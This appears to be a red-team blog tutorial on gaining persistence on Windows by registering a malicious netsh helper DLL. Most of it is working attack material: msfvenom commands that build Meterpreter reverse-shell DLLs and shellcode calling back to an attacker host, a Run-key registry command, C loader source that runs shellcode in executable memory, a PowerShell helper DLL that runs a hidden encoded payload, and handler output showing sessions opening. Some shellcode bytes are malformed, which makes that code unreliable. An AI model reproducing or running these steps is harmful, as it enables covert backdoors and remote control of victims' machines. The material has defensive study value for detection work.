

Persistence – Netsh Helper DLL

Netsh is a Windows utility which can be used by administrators to perform tasks related to the network configuration of a system and perform modifications on the host based Windows firewall. Netsh functionality can be extended with the usage of DLL files. This capability enable red teams to use this tool in order to load arbitrary DLL's to achieve code execution and therefore persistence. However, the implementation of this technique requires local administrator level privileges.

An arbitrary DLL file can be generated through the “**msfvenom**” utility of Metasploit Framework.

```
1 msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.21 LPORT=4444 -f dll > /tmp/pentestlab.dll
```

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.21 LPORT=4444 -f dll > /tmp/pentestlab.dll
RT=4444 -f dll > /tmp/pentestlab.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes

root@kali:~#
```

Generate Malicious DLL

The DLL file can be transferred to the target host through the upload functionality of Meterpreter or any other file transfer capability that the Command and Control (C2) supports.

```
meterpreter > upload /tmp/pentestlab.dll
[*] uploading : /tmp/pentestlab.dll -> pentestlab.dll
[*] Uploaded 5.00 KiB of 5.00 KiB (100.0%): /tmp/pentestlab.dll -> pentestlab.dll
[*] uploaded : /tmp/pentestlab.dll -> pentestlab.dll
meterpreter >
```

Upload Malicious DLL

The “**add helper**” can be used to register the DLL with the “**netsh**” utility.

```
1 netsh
2 add helper path-to-malicious-dll
```

```
C:\Users>netsh
netsh
netsh>add helper C:\Users\Administrator\Desktop\pentestlab.dll
```

Add Helper DLL

Every time that the netsh utility starts the DLL will be executed and a communication will be established.

```
[*] Started reverse TCP handler on 10.0.2.21:4444
[*] 10.0.2.30 - Meterpreter session 1 closed. Reason: Died
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 2 opened (10.0.2.21:4444 -> 10.0.2.30:49669) at 2019-10-13 09:55:14 -0400

meterpreter >
```

Netsh Helper DLL – Meterpreter

However netsh is not by default scheduled to start automatically. Creating a registry key that will execute the utility during the startup of Windows will create the persistence on the host. This can be done directly from a Meterpreter session or from a Windows shell.

```
1 reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v Pentestlab /t REG_SZ /d "C:\Windows\SysWOW64\netsh"
2 reg setval -k HKLM\software\microsoft\windows\currentversion\run\ -v pentestlab -d 'C:\Windows\SysWOW64\netsh'
```

```

meterpreter > reg setval -k HKLM\software\microsoft\windows\currentversion\run
n\ -v pentestlab -d 'C:\Windows\SysWOW64\netsh'
Successfully set pentestlab of REG_SZ.
meterpreter > shell
Process 4876 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.678]
(c) 2018 Microsoft Corporation. Με επιφύλαξη κάθε νόμιμου δικαιώματος.

C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Current
Version\Run" /v Pentestlab /t REG_SZ /d "C:\Windows\SysWOW64\netsh"
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v Pent
estlab /t REG_SZ /d "C:\Windows\SysWOW64\netsh"
The operation completed successfully.

```

Create Registry Run Key

Alternatively of the Registry Run Key, there are various other methods which can be used to start the utility such as creating a Service or a Scheduled Task.

Outflank an IT security company based in Netherlands where the first to release a proof of concept DLL in their GitHub repository. The DLL was written in C by Marc Smeets and it can be modified to contain a custom shellcode. Metasploit Framework utility "**msfvenom**" can be used to generate shellcode in various languages.

```
1 msfvenom -a x64 --platform Windows -p windows/x64/meterpreter/reverse_tcp -b '\x00' -f c
```

```

root@kali:~# msfvenom -a x64 --platform Windows -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.21
LPORT=4444 -b '\x00' -f c
Found 3 compatible encoders
Attempting to encode payload with 1 iterations of generic/nop
generic/nop failed with Encoding failed due to a bad character (index=7, char=0x00)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 551 (iteration=0)
x64/xor chosen with final size 551
Payload size: 551 bytes
Final size of c file: 2339 bytes
unsigned char buf[] =
"\x48\x31\xc9\x48\x81\xe9\xc0\xff\xff\xff\x48\x8d\x05\xef\xff"
"\xff\xff\x48\xbb\x21\xa2\xab\x85\x8d\xc7\x19\x7b\x48\x31\x58"
"\x27\x48\x2d\xf9\xff\xff\xff\xe2\xf4\xdd\xea\x28\x61\x7d\x27"
"\x05\x7b\x21\xa2\xea\xdd\xcc\x9f\x4b\x2a\x77\xea\x9a\x57\xe8"
"\x87\x92\x29\x41\xea\x20\xdd\x95\x87\x92\x29\x01\xea\x20\xf7"
"\xdd\x87\x16\xcc\x6b\xe8\xe6\xbd\x44\x87\x28\xbb\x8d\x9e\xca"
"\xf9\x8f\xe3\x39\x3a\xe0\x6b\xa6\xcd\x8c\x0e\xff\x96\x73\xe3"
"\xfa\xcd\x06\x9d\x39\xf0\x63\x9e\xe3\x84\x5d\xa9\x98\x03\x39"
"\xa9\xa9\x8a\x08\xbd\x19\x7b\x21\x29\x2b\x0d\x8d\xc7\x19\x33"
"\xa4\x62\xdf\xe2\x5\xce\x9\x2b\xaa\xea\xb3\xcl\x06\x8f\x39"
"\x32\x20\x72\x48\xdd\x3\x30\xdd\x3a\xaa\x96\x23\xcd\x8c\x19"
"\x54\x4a\xe8\xea\x9a\x45\x21\x8e\xdd\x2\x2c\xe3\xaa\x44\xb5"

```

C Shellcode – Netsh

The generated shellcode can be injected into the Netsh Helper DLL code.

```

1 #include <stdio.h>
2 #include <windows.h> // only required if you want to pop calc
3 #ifdef _M_X64
4 unsigned char buf[] = "\x48\x31\xc9\x48\x81\xe9\xc0\xff\xff\xff\x48\x8d\x05\xef\xff\xff\xff\xff\x48\xbb";
5 #else
6 unsigned char buf[] = "\x48\x31\xc9\x48\x81\xe9\xc0\xff\xff\xff\x48\x8d\x05\xef\xff\xff\xff\xff\x48\xbb";
7 #endif
8 // Start a separate thread so netsh remains useful.
9 DWORD WINAPI ThreadFunction(LPVOID lpParameter)
10 {
11 LPVOID newMemory;
12 HANDLE currentProcess;
13 SIZE_T bytesWritten;
14 BOOL didWeCopy = FALSE;
15 // Get the current process handle
16 currentProcess = GetCurrentProcess();
17 // Allocate memory with Read+Write+Execute permissions
18 newMemory = VirtualAllocEx(currentProcess, NULL, sizeof(buf), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
19 if (newMemory == NULL)
20 return -1;

```

```

21 // Copy the shellcode into the memory we just created
22 didWeCopy = WriteProcessMemory(currentProcess, newMemory, (LPCVOID)&buf, sizeof(buf), &bytesWritten);
23 if (!didWeCopy)
24 return -2;
25 // Yay! Let's run our shellcode!
26 ((void(*)())newMemory)();
27 return 1;
28 }
29 // define the DLL handler 'InitHelpderDll' as required by netsh.
30 // See https://msdn.microsoft.com/en-us/library/windows/desktop/ms708327\(v=vs.85\).aspx
31 extern "C" __declspec(dllexport) DWORD InitHelperDll(DWORD dwNetshVersion, PVOID pReserved)
32 {
33 //make a thread handler, start the function as a thread, and close the handler
34 HANDLE threadHandle;
35 threadHandle = CreateThread(NULL, 0, ThreadFunction, NULL, 0, NULL);
36 CloseHandle(threadHandle);
37 // simple testing by starting calculator
38 system("start calc");
39 // return NO_ERROR is required. Here we are doing it the nasty way
40 return 0;
41 }
42
43
44
45

```

```

7 #include <stdio.h>
8 #include <windows.h> // only required if you want to pop calc
9
10 #ifdef _M_X64
11 unsigned char buf[] = "\x48\x31\xc9\x48\x81\xe9\xc0\xff\xff\xff\x48\x8d\x05\xef\xff\xff\xff\x4b\x21\xa2\xab\x85";
12 #else
13 unsigned char buf[] = "\x48\x31\xc9\x48\x81\xe9\xc0\xff\xff\xff\x48\x8d\x05\xef\xff\xff\xff\x4b\x21\xa2\xab\x85";
14 #endif
15
16 // Start a separate thread so netsh remains usefull. Loosely copied from https://gist.github.com/securitytube/c9563a
17 DWORD WINAPI ThreadFunction(LPVOID lpParameter)
18 {
19 LPVOID newMemory;
20 HANDLE currentProcess;
21 SIZE_T bytesWritten;
22 BOOL didWeCopy = FALSE;
23 // Get the current process handle
24 currentProcess = GetCurrentProcess();
25 // Allocate memory with Read+Write+Execute permissions
26 newMemory = VirtualAllocEx(currentProcess, NULL, sizeof(buf), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
27 if (newMemory == NULL)
28 return -1;
29 // Copy the shellcode into the memory we just created
30 didWeCopy = WriteProcessMemory(currentProcess, newMemory, (LPCVOID)&buf, sizeof(buf), &bytesWritten);
31 if (!didWeCopy)
32 return -2;
33 // Yay! Let's run our shellcode!
34 ((void(*)())newMemory)();
35 return 1;

```


Netsh Helper DLL

Similar to the above method [rtcrowley](#) released a PowerShell version of this method in his [Github](#) repository. The following code can be used to execute a PowerShell Base64 encoded payload and supports two options.

```

1  #include <stdio.h>
2  #include <windows.h>
3  DWORD WINAPI YahSure(LPVOID lpParameter)
4  {
5      //Option 1: Quick and simple. Opens 1 PS proc & briefly displays window. Set payload to b64 unicode.
6      system("start C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -win hidden -nonI -nopro -enc \
7      SQBmACgAJABQAFMAVgB1AHIAcwBJAE8AbgBUAEAAQgBsAGUALgBQAFMAVgBFAFIACwBpAG8ATgAuACYAIAAKAFIAIAAKAGQAYQB0AGEAIAAoACQASQ
8      //Option 2: Execute loaded b64 into a reg key value. Will spin up a few etra procs, but will not open an extra win
9      //system("C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c \
10     $x=((gp HKLM:SOFTWARE\\Microsoft\\Notepad debug).debug); \
11     powershell -nopro -enc $x 2> nul");
12     return 1;
13 }
14 //Custom netsh helper format
15 extern "C" __declspec(dllexport) DWORD InitHelperDll(DWORD dwNetshVersion, PVOID pReserved)
16 {
17     HANDLE hand;
18     hand = CreateThread(NULL, 0, YahSure, NULL, 0, NULL);
19     CloseHandle(hand);
20     return NO_ERROR;
21 }
22
23
24
25
26

```



```

1  #include <stdio.h>
2  #include <windows.h>
3  DWORD WINAPI YahSure(LPVOID lpParameter)
4  {
5      //Option 1: Quick and simple. Opens 1 PS proc & briefly displays window. Set payload to b64 unicode.
6      system("start C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -win hidden -nonI -nopro -enc \
7      SQBmACgAJABQAFMAVgB1AHIAcwBJAE8AbgBUAEAAQgBsAGUALgBQAFMAVgBFAFIACwBpAG8ATgAuAE0AYQBqAG8AUgAC0ARwBI
8      //Option 2: Execute loaded b64 into a reg key value. Will spin up a few etra procs, but will not open an extra v
9      //system("C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c \
10     $x=((gp HKLM:SOFTWARE\\Microsoft\\Notepad debug).debug); \
11     powershell -nopro -enc $x 2> nul");
12     return 1;
13 }
14 //Custom netsh helper format
15 extern "C" __declspec(dllexport) DWORD InitHelperDll(DWORD dwNetshVersion, PVOID pReserved)
16 {
17     HANDLE hand;
18     hand = CreateThread(NULL, 0, YahSure, NULL, 0, NULL);
19     CloseHandle(hand);
20     return NO_ERROR;
21 }
22
23
24
25
26

```

Netsh Helper DLL – PowerShell Method

Executing the “**netsh**” utility and using the “**add helper**” command to load both the DLL’s in the system will execute the integrated payloads.

```

1  netsh
2  add helper C:\Users\pentestlab\Desktop\NetshHelperBeacon.dll
3  add helper C:\Users\pentestlab\Desktop\NetshPowerShell.dll

```

```
C:\Windows\system32>netsh
netsh>add helper C:\Users\pentestlab\Desktop\NetshHelperBeacon.dll
Ok.

netsh>add helper C:\Users\pentestlab\Desktop\NetshPowerShell.dll
Ok.

netsh>
```

Netsh Helper DLL

Empire and Metasploit “**multi/handler**” module can be used to receive the communication from both DLL’s.

```
(Empire) > [*] Sending POWERSHELL stager (stage 1) to 10.0.2.30
[*] New agent VUMAE1DC checked in
[*] Initial agent VUMAE1DC from 10.0.2.30 now active (Slack)
[*] Sending agent (stage 2) to VUMAE1DC at 10.0.2.30

(Empire) > agents
[*] Active agents:
```

Netsh Helper DLL PowerShell


```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 1 opened (10.0.2.21:4444 -> 10.0.2.30:49695) at 2019-10-26 20:33:26 -0400
```

Netsh Helper DLL Meterpreter

When the “**add helper**” command is executed to load a DLL file a registry key is created in the following location.

1 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NetSh



Όνομα	Τύπος	Δεδομένα
(Προεπιλογή)	REG_SZ	(η τιμή δεν έχει οριστεί)
2	REG_SZ	ifmon.dll
4	REG_SZ	rasmontr.dll
authfwcfg	REG_SZ	authfwcfg.dll
dhcpcclient	REG_SZ	dhcpcmonitor.dll
dot3cfg	REG_SZ	dot3cfg.dll
fwcfg	REG_SZ	fwcfg.dll
hnetmon	REG_SZ	hnetmon.dll
netiohelp	REG_SZ	netiohelp.dll
NetshHelperBeacon	REG_SZ	C:\Users\pentestlab\Desktop\NetshHelperBeacon.dll
NetshPowerShell	REG_SZ	C:\Users\pentestlab\Desktop\NetshPowerShell.dll
nettrace	REG_SZ	nettrace.dll
nshhttp	REG_SZ	nshhttp.dll
nshipsec	REG_SZ	nshipsec.dll
nshwfp	REG_SZ	nshwfp.dll

Netsh Registry Keys

It should be noted that some VPN clients which might be installed on the compromised system might start automatically “**netsh**” therefore it might not be required to use another method for persistence.

References